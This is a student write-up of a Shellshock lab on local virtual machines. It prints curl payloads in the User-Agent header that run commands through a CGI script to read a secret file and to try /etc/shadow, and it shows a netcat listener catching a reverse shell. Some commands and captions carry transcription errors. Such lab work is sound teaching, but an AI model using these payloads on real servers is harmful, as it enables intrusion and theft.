In the figure above, we see the attack in the cat attach4A.sh. Here, we use the -A to specify a function and extra execution commands. Please note, we pass this as described in Task 3 via the HTTP\_USER\_AGENT. As part of the command, we simply


execute `"/bin/ls -al"` to list the files in the current directory. In this case, it is the CGI directory for the server.

## Task 4B: Launching a Shellshock Attack

Goal: Using the Shellshock attack to steal the content of a secret file from the server.



```
/bin/bash
[10/25/2018 18:36] seed@VM:.../cgi-bin$ pwd
/usr/lib/cgi-bin
[10/25/2018 18:36] seed@VM:.../cgi-bin$ cat secretfile
I'm a secret file!
[10/25/2018 18:36] seed@VM:.../cgi-bin$ ls -al secretfile
-rw-r--r-- 1 root root 19 Oct 25 15:36 secretfile
[10/25/2018 18:36] seed@VM:.../cgi-bin$
```

A terminal window titled '/bin/bash' with a subtitle '/bin/bash 99x27'. The prompt is '[10/25/2018 18:33] seed@VM:~/.../lab4\$'. The user enters 'cat ./attack.sh'. The prompt changes to '#!/bin/bash'. The user enters a curl command: 'curl -A "()" { echo hello;}; echo Content\_type: text/plain; echo; /bin/cat /usr/lib/cgi-bin/secretfile" http://localhost/cgi-bin/myprog.cgi'. The prompt changes to '[10/25/2018 18:33] seed@VM:~/.../lab4\$'. The user enters './attack.sh'. The output is 'I'm a secret file!'. The prompt changes to '[10/25/2018 18:34] seed@VM:~/.../lab4\$' with a cursor.

```
[10/25/2018 18:33] seed@VM:~/.../lab4$ cat ./attack.sh
#!/bin/bash


curl -A "()" { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /usr/lib/cgi-bin/secretfile" http://localhost/cgi-bin/myprog.cgi
[10/25/2018 18:33] seed@VM:~/.../lab4$ ./attack.sh
I'm a secret file!
[10/25/2018 18:34] seed@VM:~/.../lab4$
```

## Observations / Explanation

In the first figure above, we see the contents of the secretfile in the same directory as cgi-bin. Normally, this file is not accessible via the web server or curl. But, by adding some commands after the function definition, we can successfully cat that file and view its contents. This is shown in the figure right below it.

**Professor Question: Will you be able to steal the content of the shadow file etc/shadow? Why or why not?**

By observation (i.e. trying it), the /etc/shadow file cannot be seen. Additionally, /etc/apache2/envvars shows that the APACHE\_RUN\_USER is "www-data". Since only root can access /etc/shadow and the web server runs as www-data, it does not have the permissions of root to access that file.

A terminal window titled '/bin/bash' with a blue header bar. The window shows a user 'seed@VM' in a directory '~/.../lab4' running a command 'more attack\_shadow.sh'. The script content is displayed, showing a curl command that triggers a reverse shell via a CGI program. The user then runs './attack\_shadow.sh' and the prompt returns.

```
/bin/bash
[10/25/2018 18:40] seed@VM:~/.../lab4$ more attack_shadow.sh
#!/bin/bash

curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
[10/25/2018 18:40] seed@VM:~/.../lab4$ ./attack_shadow.sh
[10/25/2018 18:40] seed@VM:~/.../lab4$
```

## Task 5/4C: Getting a Reverse Shell via Shellshock Attack

Goal: Demonstrate how to launch a reverse shell via the Shellshock vulnerability in a CGI program.



In the figure below, we see the reverseShell.sh attack. This is on the attacker VM (green; IP 10.0.2.5). The Apache web server computer is blue (IP 10.0.2.4). We do not modify the server in any way. It still have the same myprog.cgi that we created in Task 2.

Anyway, the figure below shows the script for the attack. We use the Shellshock vulnerability to create a reverse shell; i.e. the server connects back to the attacker's system to the netcat receiver which is a simple TCP/IP socket listener. We also map the stdin, stdout and stderr as follows:


1. The server's bash STDOUT is redirected to the IP of the attacker (STDIN).
2. The server's bash STDIN receives the attacker's STDOUT as input.
3. The server's bash STDERR is redirected to the attacker's STDOUT.

This is how input / output are mapped from attacker to/from the server so that the bash shell can be fully interactive.





The figure below shows the execution of the attack. The top window shows the netcat server running and successfully receiving a connection from the server. The window below that shows the launch of the attack.



```
SeedUbuntu Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminator
/bin/bash

[10/25/2018 19:16] seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 35454)
bash: cannot set terminal process group (2159): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
myprog3.cgi
secretfile
www-data@VM:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@VM:/usr/lib/cgi-bin$

/bin/bash
/bin/bash 80x7
bin Documents lib out source
Customization Downloads Music Pictures Templates
[10/25/2018 19:18] seed@VM:~$ cd Documents/
[10/25/2018 19:18] seed@VM:~/Documents$ vim reverseShell.sh
[10/25/2018 19:19] seed@VM:~/Documents$ chmod +x reverseShell.sh
[10/25/2018 19:20] seed@VM:~/Documents$ ./reverseShell.sh
```

## Observations / Explanation

The reverse shell attack allows, via the Shellshock vulnerability, the ability to launch an attack on the running server and acquire the server's shell. In the figure above, we see that netcat listens for a connection and receives a connection from the server. I then executed some commands like `id`, `ls` and `whoami`. The user that the shell runs as is "www-data", not root. So, while we did get a shell on the server and can do many interesting things on the sever, we are limited to whatever www-data can do... which is still probably a lot since having www-data access allows configuration and manipulation of the Apache web server.